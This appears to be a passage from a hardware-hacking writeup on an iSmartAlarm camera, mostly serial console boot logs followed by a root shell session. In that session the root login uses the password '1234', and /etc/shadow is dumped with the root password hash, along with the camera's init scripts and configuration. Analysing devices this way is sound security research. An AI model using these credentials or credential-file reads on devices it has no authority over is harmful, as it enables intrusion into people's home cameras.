read file failed param failed /etc/config/.wifitype
111111111111111111111111111111111
read file failed param failed /etc/config/.camera_encyid
init_flash_config_parameters  END 111
 size = 12c
mac:004D3209B72D004D3209B72E
mac:004D3209B72D004D3209B72E
/sbin/ifconfig wlan0 down
/sbin/ifconfig wlan0 hw ether 00:4D:32:09:B7:2E
/sbin/ifconfig wlan0 up
killall: wpa_supplicant: no process killed
killall: udhcpc: no process killed
cp -f /root/etc_default/wpa_supplicant.conf /tmp/wpa_supplicant -Dwext -iwlan0 -c/tmp/wpa_supplicant.conf -B &
udhcpc -i wlan0 -p /var/run/udhcpc.pid -b &
size = 12c
g_stCommonInfo.acPbKey 8ZKv1WTwjES6UylNCO4YjSPp4C0b1F5ryF5IflS4uKY2yP6lJvFbg3ap5tdyx+xJGgossblmCRffuihUmMgWAgxfd1GrpKfWcsvU/PhDuxB935Ua1pRgRYY/D3t0QeNvHqxsoqjivVZmmuXUKfijEOe/hhr8IGUvjNKE8YawBhE=AQAB
size = 12c
size = 118
item = 1
item = Wifi_Active get y
acTmpBuf = y, lTmpLen = 1
start to set wifi,read para from flash
item = 1
item = Wifi_Mode get D
item = 0
item = Camera_SSID get
CONFIG_WIFI_SSID  :  lTmpLen is: 0
wifi ssid is null , return
++++++++++++++++++++++++++++++1
Come Create Video Capture Thread!
21791920
22840496
++++++++++++++++++++++++++++++1
++++++++++++++++++++++++++++++3
23889072
++++++++++++++++++++++++++++++3
++++++++++++++++++++++++++++++4
24937648
++++++++++++++++++++++++++++++4
++++++++++++++++++++++++++++++2
25986224
++++++++++++++++++++++++++++++2
++++++++++++++++++++++++++++++6
27034800
++++++++++++++++++++++++++++++6
++++++++++++++++++++++++++++++7
28083376
30844080
++++++++++++++++++++++++++++++7
++++++++++++++++++++++++++++++8
31892656
++++++++++++++++++++++++++++++8
++++++++++++++++++++++++++++++9
32941232
++++++++++++++++++++++++++++++9
++++++++++++++++++++++++++++++10
33989808
++++++++++++++++++++++++++++++10
++++++++++++++++++++++++++++++11
35038384
++++++++++++++++++++++++++++++11
++++++++++++++++++++++++++++++15
36086960
++++++++++++++++++++++++++++++15
++++++++++++++++++++++++++++++16
37135536
++++++++++++++++++++++++++++++16
++++++++++++++++++++++++++++++18
38184112
39232688
++++++++++++++++++++++++++++++18
++++++++++++++++++++++++++++++20
40281264
++++++++++++++++++++++++++++++20
++++++++++++++++++++++++++++++22
41329840
++++++++++++++++++++++++++++++22
42378416
Come Start Video Capture Thread! Main loop========================
item = 2
item = Video_Rate get 50
abc  =================================   50
item = 1
item = Video_Bright get 1
abc  =================================   1
item = 1
item = Video_Hflip get 1
abc  =================================   1
item = 1
item = Video_Vflip get 1
abc  =================================   1
((((((((((((((((((sample   50 ))))))))))))))))))
((((((((((((((((((sizek   1 ))))))))))))))))))
((((((((((((((((((help_n   1 ))))))))))))))))))
((((((((((((((((((filp_n   1 ))))))))))))))))))
item = 1
item = Alarm_Audio_Sensitivity get 5
item = 1
item = Alarm_Audio_Switch get n
udhcpc (v1.22.1) started
start to create_mp4_main()
NewsChannel thread start success
Start Audio Capture Sync=====================
item = 1
item = Light_Net get y
item = 1
item = Light_Night get y
get_config_item_value(CONFIG_LIGHT_NIGHT       y
48465072
49829040
child_process_init: success
child process synchronization start
start to InitAccEncoder ok ()
g_pstCloudInfo->threadMsgId = 65538
g_pstCloudInfo->processMsgId = 32769
item = 19
item = Server_URL get api.ismartalarm.com
g_pstCloudInfo->acServerDomainAddr = api.ismartalarm.com
function Cloud_Init
function Cloud_Init end
function Mode_info_Init
function Mode_info_Init end
cloud init ok okok okok okok okok ok
*******************clock.fmt.he.net*************************
NewsChannel_init: container->lmsgid: 65538, container->rmsgid: 32769
NewsChannel_usrInfoClear: success
NewsChannel initialize success
NewsChannel thread synchronization start
alarm_func_thread_init ok#################################################
set g_stAlarmRecordData.nFlag  0
Alarm_set_load_File
Video_Alarm,Alarm_OnOff  0
Video_Alarm,Alarm_Keen  5
Video_Alarm,Alarm_Web_Log 1
Video_Alarm,Alarm_Web_Pic 1
Video_Alarm,Alarm_Web_Vid 1
Video_Alarm,Alarm_TCP_Log 1
wifi_list_init ok ~~~~~~~~~~~~~
network init ok, creat check thread ok
Start Audio Capture Sync=====================
Video 0 5 1 1 1 1
Audio 0 5 1 1 1 1
Smoke 0 5 1 1 1 1
CO 0 5 1 1 1 1
InfraredAlarm 0 5 1 1 1 1
InfraredAndMotionAlarm 0 5 1 1 1 1
Other 0 5 1 1 1 1
**********************************************************************************
**********************************************************************************
************************time Open : 0  time Num : 1***********************************
**********************************************************************************
**********************************************************************************
XIAOMI_THREAD get Str 76666666666666666
76666666666666666
*************************************************************************************
****************************is_sd_ready  0*************************************************
*****************************is_sd_long   0************************************************
*****************************timezone_min   0************************************************
*************************************************************************************
Sending discover...
frame size:1024
max output bytes:768

start capture
++++++++++++++++++++++++++++++++child_process_synchronization ok++++++++++++++++++++++++
52835504
53884080
54932656
55981232
item = 1
item = Alarm_Motion_Switch get n
item = 1
item = Alarm_Motion_Sensitivity get 5
change_isp_md_args Video Open  0  ---------5-------
io module sync ok
unSubType = 2,   unSubPara = 180rcv PIR_OPEN ~~~~
RCV FROM SINGLE CHIP MACHINE  IR_CUT CLOSE
ir_cut_state_msghandler(int nFlag) = 0
Photosensitive is change  1  !!!!!!!!!!!!!!!!!!!!!!!!!!!
数据转换中:        Video After Sync!!
local_storage_thread ok
Udp Server start success
NewsChannel thread synchronization stop
1111111111111111111111111111111111111111111111111111110ret=0
AudioAlarm Thread start ok v1.1, 5, 0
thread_VideoFrameData start OK
thread_AudioFrameData start OK ok ok
***************************
******* volctlNul=1  ***********
***************************
IOTC_Initialize2 success
????????????????????????????IOTC_Get_Version   33621506  ??????????????????????????
58590384
[SNX-AUDIO] Un-mute MIC
stream->format_bits   16
[SNX-AUDIO] frame number : 256, format_bits: 16
stream->buffer_size   1024
[SNX-AUDIO] Un-mute speaker
[SNX-SPEAKER] OK frame number : 80, format_bits: 16
_________________________socket write  4_________________________
 fe
 00  01  ff
k[0] = 0x52769ebf
k[1] = 0xcd7123a2
k[2] = 0xe07aed75
k[3] = 0x5af1201a
_________________________socket write  4_________________________
 fe
 00  0e  0c
_________________________socket write  20_________________________
 fe
 10  0a  d7  52  0b  6a  82  16  27  66
 00  00  dc  53  04  27  65  56  f0
_______::::: after send_R2 : ret = 0, rec_buf[2] = 11
_________________________socket write  20_________________________
 fe
 10  08  77  df  e6  10  19  ea  c9  02
 c5  53  d9  03  1f  c4  c5  b4  80
_________________________socket write  4_________________________
 fe
 00  0b  09
file=SerialPorts.c,func=serialport_confirm, line=1663: confirm return = 0
**************************************************
*            confirm ok confirm ok               *
*            confirm ok confirm ok               *
**************************************************
_________________________socket write  4_________________________
 fe
 00  2c  2a
****************************************************************
**************************get abcd   2*************************
****************************************************************
_________________________socket write  6_________________________
 fe
 02  2a  0b  b8  ed
_________________________socket read  4_________________________
 ef
 00  2b  1a
rcv from serial: buf[2] = 0x2b
Sending discover...
********************video_channel[1].m2m.m2m 1 width 1280  height 720************************
killall: miio_client: no process killed
killall: miio_client_helper_nomqtt.sh: no process killed
NEWS_CAMERA_MOVE_REL
NEWS_CAMERA_MOVE_REL
((((((((((((((((((((????????????????????????????)))))))))))))))))))))
((((((((((((((((((((Video_Code_Status_N  is  1   1  )))))))))))))))))))))
((((((((((((((((((((????????????????????????????)))))))))))))))))))))
serial received move rel_speed

Guozhixin printf 1,0,0,0
Guozhixin get pan 1 ,tilt 0
speed = 1, pan = 27, tilt = 0
_________________________socket write  5_________________________
 fe
 01  05  01  05
_________________________socket write  8_________________________
 fe
 04  02  1b  00  00  00  1f
_________________________socket read  4_________________________
 ef
 00  05  f4
rcv from serial: buf[2] = 0x5
motor_set_move_flag 1(0:not move, 1:moving)
MSG_AUDIOALARM_T_MOTOR_ACTION Motormove = 0 open
_________________________socket write  7_________________________
 fe
 03  0f  01  16  5a  81
set_photosensitive_value set_photosensitive_value
serial received move rel_speed

Guozhixin printf 255,255,0,0
Guozhixin get pan -1 ,tilt 0
speed = 1, pan = -27, tilt = 0
_________________________socket write  5_________________________
 fe
 01  05  01  05
motor_set_move_flag 1(0:not move, 1:moving)
MSG_AUDIOALARM_T_MOTOR_ACTION Motormove = 0 open
_________________________socket write  8_________________________
 fe
 04  02  e5  ff  00  00  e8
_________________________socket read  12_________________________
 ef
 00  02  f1  ef  00  0f  fe  ef  00  05
 f4
rcv from serial: buf[2] = 0x2
rcv motor_move_ack_handler ok
rcv from serial: buf[2] = 0xf
RCV FROM SINGLE CHIP MACHINE  IR_CUT CLOSE
rcv from serial: buf[2] = 0x5
unSubType = 3,   unSubPara = 0MSG_IOCTL_T_CTL_LED_STATE..... .....
ir_cut_state_msghandler(int nFlag) = 0
_________________________socket read  4_________________________
 ef
 00  02  f1
rcv from serial: buf[2] = 0x2
rcv motor_move_ack_handler ok
----->has ability to crop!!
cropcap.dframe rate update,  pix_clk: 46607142, rate 4 fps, frame_length: 0x1af6, line_length: 0x698
efrect = (0, 40, 1280, 720)
----->sussess crop to (0, 40, 320, 240)
channel 0 buffer count=2, size=118784
ar0130 start streaming
OPEN  video_code driver OK
--------------------------------------------------------------------------
--------------------------------------------------------------------------
-----------------------------open video code-------------------------------
--------------------------------------------------------------------------
--------------------------------------------------------------------------
((((((((((((((((((((????????????????????????????)))))))))))))))))))))
((((((((((((((((((((Video_Code_Status_N  is  2   1  )))))))))))))))))))))
((((((((((((((((((((????????????????????????????)))))))))))))))))))))
Sending discover...
===========================dongle_num  0==================================
Guozhixin USB down !!!!!!!!!!!!!!!!!!!!!!!!!!!!
----->has ability to crop!!
cropcapframe rate update,  pix_clk: 46607142, rate 10 fps, frame_length: 0xac9, line_length: 0x698
.defrect = (0, 40, 1280, 720)
----->sussess crop to (0, 40, 1280, 720)
channel 1 buffer count=2, size=1384448
ar0130 start streaming
--------------------------------------------------------------------------
--------------------------------------------------------------------------
-----------------------------open video -------------------------------
--------------------------------------------------------------------------
--------------------------------------------------------------------------
OPEN video driver OK
snx_vc snx_vc: snx_vc_open: Created instance c36af600, m2m_ctx: c2067800
snx_vc snx_vc: snx_vidioc_s_parm: snx_vidioc_s_parm: OUTPUT fps == 10
snx_vc snx_vc: snx_vidioc_s_parm: snx_vidioc_s_parm: CAPTURE fps == 10
snx_vc snx_vc: s_fmt: Setting format for type 2, wxh: 1280x720, fmt: 808596563
1280 720  scale == 1
snx_vc snx_vc: s_fmt: Setting format for type 1, wxh: 1280x720, fmt: 875967048
set md threshold 300
<<<snx_vb2_alloc>>> alloc size=2768896 reduce size=1384448
ar0130 start streaming
ar0130 start streaming
ar0130 start streaming
ar0130 start streaming
----------VC_start_video success ch=1
bps modify  == 50000 --> 400000
MSG_AUDIOALARM_T_MOTOR_ACTION Motormove = 0 open
motor_set_move_flag 0(0:not move, 1:moving)
No lease, forking to background
********************video_chansnx_vc snx_vc: snx_vc_open: Created instance c3ef2e00, m2m_ctx: c36c8c00
nel[0].m2m.m2m 0 width 1snx_vc snx_vc: snx_vidioc_s_parm: snx_vidioc_s_parm: CAPTURE fps == 10
280  height 720************************
1280 snx_vc snx_vc: s_fmt: Setting format for type 1, wxh: 1280x720, fmt: 1196444237
720  scale == 1
<<<snx_vb2_alloc>>> alloc size=2768896 reduce size=1384448
ar0130 start streaming
ar0130 start streaming
local storage local storage local storage local storage
local storage local storage local storage local storage
local storage local storage local storage local storage
local storage local storage local storage local storagear0130 start streaming

local storage local storage local storage local storage
LS: MSG_LS_T_RECORD_STATE = 0 (0:ready 1:stop)
ar0130 start streaming
----------VC_start_video success ch=0
m2m->cap_bytesused  0  == 0  1
m2m->cap_bytesused  0  == 0  1
m2m->cap_bytesused  0  == 0  1
-----------nSessionID  is  -13 -----------
_________________________socket write  6_________________________
 fe
 02  2a  0b  b8  ed
_________________________socket read  4_________________________
 ef
 00  2b  1a
rcv from serial: buf[2] = 0x2b
platform_move_handler HERE HERE  START MSG_SP_P_MOTORMOVE
MSG_AUDIOALARM_T_MOTOR_ACTION Motormove = 0 open
motor_set_move_flag 0(0:not move, 1:moving)
-----------nSessionID  is  -13 -----------
get Image size 4972
_________________________socket write  6_________________________
 fe
 02  2a  0b  b8  ed
_________________________socket read  4_________________________
 ef
 00  2b  1a
rcv from serial: buf[2] = 0x2b
-----------nSessionID  is  -13 -----------


iSmartAlarm login: root
Password: 1234
~ # exit

process '/sbin/getty -L ttyS0 115200 vt100' (pid 603) exited. Scheduling for restart.

starting pid 681, tty '/dev/ttyS0': '/sbin/getty -L ttyS0 115200 vt100'

iSmartAlarm login: default
login: can't change directory to '/home/default'
/ $
Factory Reset
-----------nSessionID  is  -13 -----------
get Image size 1188
_________________________socket write  6_________________________
 fe
 02  2a  0b  b8  ed
@@@@ threadStatus[4].tm=0  tm=230
write child_getThreadsStatus -1
_________________________socket read  4_________________________
 ef
 00  2b  1a
rcv from serial: buf[2] = 0x2b
function set_cur_net_state
function set_cur_net_state end
item = 0
item = Camera_SSID get
function set_MQTT_Connect_active
function set_MQTT_Connect_active end
function Cloud_Init
function Cloud_Init end
function Mode_info_Init
function Mode_info_Init end
item = 1
item = Wifi_Active get y
acTmpBuf = y, lTmpLen = 1
start to set wifi,read para from flash
item = 1
item = Wifi_Mode get D
item = 0
item = Camera_SSID get
CONFIG_WIFI_SSID  : � lTmpLen is: 0
wifi ssid is null , return
comeinto send_message_to_set_net
Play Music /usr/share/notify/dang.wav
[SNX-AUDIO] playback file /usr/share/notify/dang.wav open OK
((((((((((((((((((((????????????????????????????)))))))))))))))))))))
((((((((((((((((((((Video_Code_GetKey  is  0   2 )))))))))))))))))))))
((((((((((((((((((((????????????????????????????)))))))))))))))))))))
audio interface opened
hw_params allocated
hw_params initialized
hw_params access setted
hw_params format setted
hw_params rate setted
hw_params channels setted
hw_params setted
hw_params freed
audio interface prepared
***********************************************************************************
***********************************************************************************
***************     audio_wifi(buffer_frames,48000)   2956072   ********************
***********************************************************************************
***********************************************************************************
*************************************************************
******************    begin Cooee      **************
*************************************************************
pstAlarmFuncInfo->nCloudyStateFlag = 0
OK
 no pic  231  um 847590
 no pic  232  um 49682
 no pic  232  um 264913
 no pic  232  um 464008
 no pic  232  um 661709
 no pic  232  um 847831
 no pic  233  um 47615
 no pic  233  um 244993
 no pic  233  um 461132
 no pic  233  um 660414
 no pic  233  um 861181
 no pic  234  um 43007
 no pic  234  um 243759
 no pic  234  um 443064
 no pic  234  um 661355
 no pic  234  um 859948
 no pic  235  um 60911
 no pic  235  um 243859
 no pic  235  um 443836
 no pic  235  um 654527
 no pic  235  um 861137
 no pic  236  um 60774
 no pic  236  um 263041
 no pic  236  um 443540
 no pic  236  um 643899
 no pic  236  um 863547
 no pic  237  um 60909
 no pic  237  um 261431
 no pic  237  um 460862
Easy setup target library v3.3.0

WLC_E_TRACE: [Event lost (msg) --> seqnum 5 nblost 4
000764.406 EasySetupFW: START
000764.406 Default channel list:
000764.406 2 7 12 3 8 13 4 9 5 10 1 6 11
000764.406 -> [0]@CH[0]
000764.406 ES: ERROR -2 add packet filter
000764.407 ES: ERROR -2 add packet filter
000764.407 ES: ERROR -2 add packet filter
000764.407 ES: ERROR -2 add packet filter
000764.408 Protocol 0 init done
000764.408 Protocol 1 init done
000764.408 -> [1]@CH[0]
000764.409 ES: ERROR -2 add packet filter
 no pic  237  um 644411
 no pic  237  um 847519
 no pic  238  um 60686
 no pic  238  um 258675
 no pic  238  um 464081
000765.484 -> [2]@CH[0]
000765.484 => 11 <1>
 no pic  238  um 659067
 no pic  238  um 847587
 no pic  239  um 46387
 no pic  239  um 263318
 no pic  239  um 461071
 no pic  239  um 658918
 no pic  239  um 851473
-----------nSessionID  is  -13 -----------
 no pic  240  um 45822
 no pic  240  um 246879
 no pic  240  um 461897
 no pic  240  um 661574
 no pic  240  um 862076
 no pic  241  um 42901
RESET FACTORY RESET FACTORY RESET FACTORY RESET FACTORY
RESET FACTORY RESET FACTORY RESET FACTORY RESET FACTORY
RESET FACTORY RESET FACTORY RESET FACTORY RESET FACTORY
 no pic  241  um 293545
 no pic  241  um 451548
 no pic  241  um 652147
 no pic  241  um 851155
 no pic  242  um 52229
 no pic  242  um 229505
MCU_self_reset MCU_self_reset Restarting system.


U-Boot 2011.09 (May 22 2015 - 16:07:40)

DRAM:  64 MiB
MMC:   SD Card not detect
mmci_host_init error - -1

SPI FLASH: 16 MB
In:    serial
Out:   serial
Err:   serial
GPIO[2] is high
GPIO[2] is high
GPIO[2] is high
Hit any key to stop autoboot:  5 ��� 4 ��� 3 ��� 2 ��� 1 ��� 0
roofsr size = 0x63b070
## Booting kernel from Legacy Image at 00008000 ...
   Image Name:   Linux-2.6.35.12
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2947968 Bytes = 2.8 MiB
   Load Address: 00008000
   Entry Point:  00008040
   Verifying Checksum ... OK
   XIP Kernel Image ... OK
OK

Starting kernel ...

[ ... ]
JTAG
_JTAG_Pin_assignment.jpeg)
⚒
Exploit Memory Chips
Live Analysis
[                  ftpget             mkfifo             start-stop-daemon
[[                 ftpput             mkfs.ext2          strings
addgroup           fwburnonly         mkfs.reiser        stty
adduser            fwcnew             mkfs.vfat          su
arping             gdbserver          mknod              sulogin
ash                getopt             mktemp             swapoff
basename           getty              modprobe           swapon
bcmdl              gfwver             more               sync
busybox            gpio3_blink        mount              syslogd
cat                gpio_init          mount.exfat        tail
chgrp              gpio_led           mount.exfat-fuse   tar
chmod              gpio_ms1           mt                 tee
chown              grep               mv                 telnet
chroot             groups             netstat            telnetd
clear              halt               nice               test
cp                 hd                 nslookup           test_UP/
crond              head               ntfs-3g            time
crontab            hexdump            ntpd               top
cut                hostid             nvram_get          touch
date               hostname           nvram_init         tr
dc                 hwclock            nvram_set          true
dd                 id                 nvram_utility      tty
delgroup           ifconfig           pars_diff          ubimkvol
deluser            ifdown             passwd             ubirmvol
depmod             ifup               pidof              ubirsvol
df                 inetd              ping               ubiupdatevol
dhcprelay          init               ping6              udhcpc
dhd                insmod             poweroff           udhcpd
dhd_helper         install            printenv           umount
diff               ipcs               printf             uname
dirname            iwconfig           ps                 uniq
dmesg              iwlist             pstree             uptime
dnsd               iwpriv             pwd                users
dnsdomainname      kill               pwdx               usleep
du                 killall            readFile           uudecode
dumpleases         klogd              reboot             uuencode
echo               ln                 rm                 vi
egrep              logger             rmdir              vlock
env                login              rmmod              wc
expr               logname            route              wget
false              losetup            run-parts          which
fdformat           ls                 sed                who
fdisk              lsblk              setserial          whoami
fgrep              lsmod              sh                 whois
find               lsof               sha1sum            wl
flash_erase        md5sum             sha3sum            wpa_cli
flash_eraseall     mdev               singleBoadTest/    wpa_supplicant
free               mkdir              sleep              xargs
fstrim             mkdosfs            snx_pwm_period     yes
fsync              mke2fs             sort
# echo $USER
root

# cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
default:x:1000:1000:Default non-root user:/home/default:/bin/sh

# cat /etc/shadow
root:$1$2368HyEJ$kwdhYsA4j0BOLLvdohThM1:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::

# cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
wheel:x:10:root
utmp:x:43:
staff:x:50:
nobody:x:99:
nogroup:x:99:
users:x:100:
default:x:1000:

# cat /linuxrc
#!/bin/sh
#
# This is the first script run in the system.
#
# Create device file
echo "Create device file"
/bin/mount -t proc none /proc
/bin/mount -t sysfs none /sys
/bin/mount -t usbfs none /proc/bus/usb
/bin/mount -t tmpfs -o size=512k,mode=0755 dev /dev
/bin/mkdir /dev/pts
/bin/mkdir /dev/shm
/bin/mount -t devpts devpts  /dev/pts
/bin/echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s

#add for mount /dev/mtdblock4
/bin/mount -t jffs2 /dev/mtdblock4 /etc
if [ $? -ne 0 ]; then
        echo "Clean up the old data in the 'etc' partition."
        /usr/sbin/flash_eraseall -j -q /dev/mtd4
        /bin/mount -t jffs2 /dev/mtdblock4 /etc
fi
if [ ! -x /etc/init.d/rcS ]; then
        echo "The system run for the first time."
        echo "Please wait for initialization..."
        /bin/rm -rf /etc/*
        cp -a /root/etc_default/* /etc
        /bin/fsync
fi
#Create mdev
/bin/echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s
#add nvram inode
/sbin/modprobe snx_crypto
/sbin/modprobe snx_nvram
/bin/mknod /dev/nvram c 251 0
exec /sbin/init


# cat /etc/config/.user_config
[IP]
Wired_DNS=192.168.1.1
Wired_Gateway=192.168.1.1
Wired_Subnet=255.255.255.0
Wired_Mode=D
Wired_IP=192.168.1.68
Wifi_DNS=192.168.1.1
Wifi_Gateway=192.168.1.1
Wifi_Subnet=255.255.255.0
Wifi_IP=192.168.1.68
Wifi_Active=y
Wifi_Mode=D

[ALARM]
Alarm_pir_Switch=n
Alarm_Audio_SmokeYXMOD=200
Alarm_Audio_Sensitivity=5
Alarm_Audio_Switch=n
Alarm_Motion_Region=0,0;0,0
Alarm_Motion_Sensitivity=5
Alarm_Motion_Switch=n

[LED_CONTROL]
Light_Night=y
Light_Net=y

[VA_PARMS]
Audio_Volume=1
Audio_Sample=8000
Audio_Channel=1
Video_OSD=n
Video_Sample=10
Video_Rate=50
Video_Vflip=1
Video_Hflip=1
Video_Constract=3
Video_Bright=1
Video_IPS=30

[CAMERA_INFO]
Camera_Mqtt_Server=bzy.ismartalarm.com
Camera_Type=iSC5
P2p_UID=
Server_URL=api.ismartalarm.com
SW_Version=0.0.0.0
HW_Version=0.0.0.0
Config_Version=2.4.9.6
Device_State=u


# cat /etc/init.d/rcS
#!/bin/sh

echo "Load drivers..."
modprobe snx_gpio
modprobe snx_sd &
modprobe snx_nvram &

/etc/init.d/videomdprob.sh &
/etc/init.d/audmdprob.sh &
gpio_ms1 -n 3 -m 1 -v 0
if [ -f /lib/modules/2.6.35.12/kernel/drivers/bcmdhd.ko ]; then
        #/bin/bcmdl -n /usr/share/WUBB-738GN_4.2/Wi-Fi/nvram_wubb-743gn.nvm /usr/share/WUBB-738GN_4.2/Wi-Fi/fw_bcm43143b0_mfg.bin.trx -C 10
        /bin/bcmdl -n /usr/share/WUBB-738GN_4.2/Wi-Fi/nvram_wubb-743gn.nvm /usr/share/WUBB-738GN_4.2/Wi-Fi/cooee.bin.trx -C 10
        modprobe bcmdhd
fi

#if [ -f /lib/modules/2.6.35.12/kernel/drivers/bcmdhd.ko ]; then
#       /bin/bcmdl -n /etc/WUBB-738GN_4.2/Wi-Fi/nvram_wubb-738gn.nvm /etc/WUBB-738GN_4.2/Wi-Fi/fw_bcm43143b0.bin.trx -C 10
#       modprobe bcmdhd
#fi

#modprobe snx_pwm
#modprobe snx_rtc
#hwclock -s
#modprobe 8188eu
#modprobe ov971x

# Start all init scripts in /etc/init.d
# executing them in numerical order.
#
for i in /etc/init.d/S??* ;do

     # Ignore dangling symlinks (if any).
     [ ! -f "$i" ] && continue

     case "$i" in
        *.sh)
            # Source shell script for speed.
            (
                trap - INT QUIT TSTP
                set start
                . $i
            )
            ;;
        *)
            # No sh extension, so fork subprocess.
            $i start
            ;;
    esac
done

# Here start our services
/etc/init.d/rc.local &

/usr/bin/singleBoadTest/singleBoadTest
if [ -f /etc/iSC3S/executable ]; then
        /etc/iSC3S/iSC3S &
else
        /root/etc_default/iSC3S/iSC3S &
fi


# cat /etc/inittab
# Format for each entry: <id>:<runlevels>:<action>:<process>
# id        == tty to run on, or empty for /dev/console
# runlevels == ignored
# action    == one of sysinit, respawn, askfirst, wait, and once
# process   == program to run

# Startup the system
null::sysinit:/bin/mount -o remount,rw /
null::sysinit:/bin/mount -a
# now run any rc scripts
::sysinit:/usr/bin/pars_diff 10
::sysinit:/etc/init.d/rcS

# Put a getty on the serial port
ttyS0::respawn:/sbin/getty -L ttyS0 115200 vt100

# Logging junk
null::sysinit:/bin/touch /var/log/messages
null::respawn:/sbin/syslogd -n -m 0
null::respawn:/sbin/klogd -n

# Stuff to do for the 3-finger salute
::ctrlaltdel:/sbin/reboot

# Stuff to do before rebooting
null::shutdown:/usr/bin/killall klogd
null::shutdown:/usr/bin/killall syslogd
null::shutdown:/bin/umount -a -r
null::shutdown:/sbin/swapoff -a
Wired_DNS=192.168.1.1
Wired_Gateway=192.168.1.1
Wired_Subnet=255.255.255.0
Wired_Mode=D
Wired_IP=192.168.1.68
Wifi_DNS=192.168.1.1
Wifi_Gateway=192.168.1.1
Wifi_Subnet=255.255.255.0
Wifi_IP=192.168.1.68
Wifi_Active=y
Wifi_Mode=D

[ALARM]
Alarm_pir_Switch=n
Alarm_Audio_SmokeYXMOD=200
Alarm_Audio_Sensitivity=5
Alarm_Audio_Switch=n
Alarm_Motion_Region=0,0;0,0
Alarm_Motion_Sensitivity=5
Alarm_Motion_Switch=n

[LED_CONTROL]
Light_Night=y
Light_Net=y

[VA_PARMS]
Audio_Volume=1
Audio_Sample=8000
Audio_Channel=1
Video_OSD=n
Video_Sample=10
Video_Rate=50
Video_Vflip=1
Video_Hflip=1
Video_Constract=3
Video_Bright=1
Video_IPS=30

[CAMERA_INFO]
Camera_Mqtt_Server=bzy.ismartalarm.com
Camera_Type=iSC5
P2p_UID=
Server_URL=api.ismartalarm.com
SW_Version=0.0.0.0
HW_Version=0.0.0.0
Config_Version=2.4.9.6
Device_State=up
df, fdisk, cat /proc/mounts)# cat /proc/mtd
dev: size erasesize name
mtd0: 000c0000 00008000 "uboot"
mtd1: 00300000 00008000 "kernel"
mtd2: 00700000 00008000 "rootfs"
mtd3: 00400000 00008000 "rescue"
mtd4: 00100000 00008000 "etc"
mtd5: 00040000 00008000 "userconfig"
# df
Filesystem 1K-blocks Used Available Use% Mounted on
/dev/root 12948 12948 0 100% /
dev 512 4 508 1% /dev
/dev/mtdblock4 1024 724 300 71% /etc
tmpfs 40228 12 40216 0% /tmp
lock 20112 0 20112 0% /var/lock
log 20112 40 20072 0% /var/log
run 20112 16 20096 0% /var/run
spool 20112 0 20112 0% /var/spool
tmp 20112 0 20112 0% /var/tmp
media 20112 0 20112 0% /media
# fdisk -l
Disk /dev/mtdblock0: 0 MB, 786432 bytes
255 heads, 63 sectors/track, 0 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk /dev/mtdblock0 doesn't contain a valid partition table
Disk /dev/mtdblock1: 3 MB, 3145728 bytes
255 heads, 63 sectors/track, 0 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk /dev/mtdblock1 doesn't contain a valid partition table
Disk /dev/mtdblock2: 7 MB, 7340032 bytes
255 heads, 63 sectors/track, 0 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk /dev/mtdblock2 doesn't contain a valid partition table
Disk /dev/mtdblock3: 4 MB, 4194304 bytes
255 heads, 63 sectors/track, 0 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk /dev/mtdblock3 doesn't contain a valid partition table
Disk /dev/mtdblock4: 1 MB, 1048576 bytes
255 heads, 63 sectors/track, 0 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk /dev/mtdblock4 doesn't contain a valid partition table
Disk /dev/mtdblock5: 0 MB, 262144 bytes
255 heads, 63 sectors/track, 0 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
# cat /proc/mounts
rootfs / rootfs rw 0 0
/dev/root / cramfs ro,relatime 0 0
none /proc proc rw,relatime 0 0
none /sys sysfs rw,relatime 0 0
none /proc/bus/usb usbfs rw,relatime 0 0
dev /dev tmpfs rw,relatime,size=512k,mode=755 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
/dev/mtdblock4 /etc jffs2 rw,relatime 0 0
tmpfs /tmp tmpfs rw,relatime,size=40228k 0 0
lock /var/lock tmpfs rw,relatime 0 0
log /var/log tmpfs rw,relatime 0 0
run /var/run tmpfs rw,relatime 0 0
spool /var/spool tmpfs rw,relatime 0 0
tmp /var/tmp tmpfs rw,relatime 0 0
media /media tmpfs rw,relatime 0 0
ps, top) PID USER VSZ STAT COMMAND
PID USER VSZ STAT COMMAND
1 root 1164 S init
2 root 0 SW [kthreadd]
3 root 0 SW [ksoftirqd/0]
4 root 0 SW [events/0]
5 root 0 SW [khelper]
8 root 0 SW [async/mgr]
183 root 0 SW [sync_supers]
185 root 0 SW [bdi-default]
187 root 0 SW [kblockd/0]
197 root 0 SW [khubd]
200 root 0 SW [kseriod]
205 root 0 SW [kmmcd]
215 root 0 SW [cfg80211]
236 root 0 SW [rpciod/0]
243 root 0 SW [khungtaskd]
244 root 0 SW [kswapd0]
290 root 0 SW [aio/0]
297 root 0 SW [nfsiod]
306 root 0 SW [crypto/0]
375 root 0 SW [mtdblock0]
380 root 0 SW [mtdblock1]
385 root 0 SW [mtdblock2]
390 root 0 SW [mtdblock3]
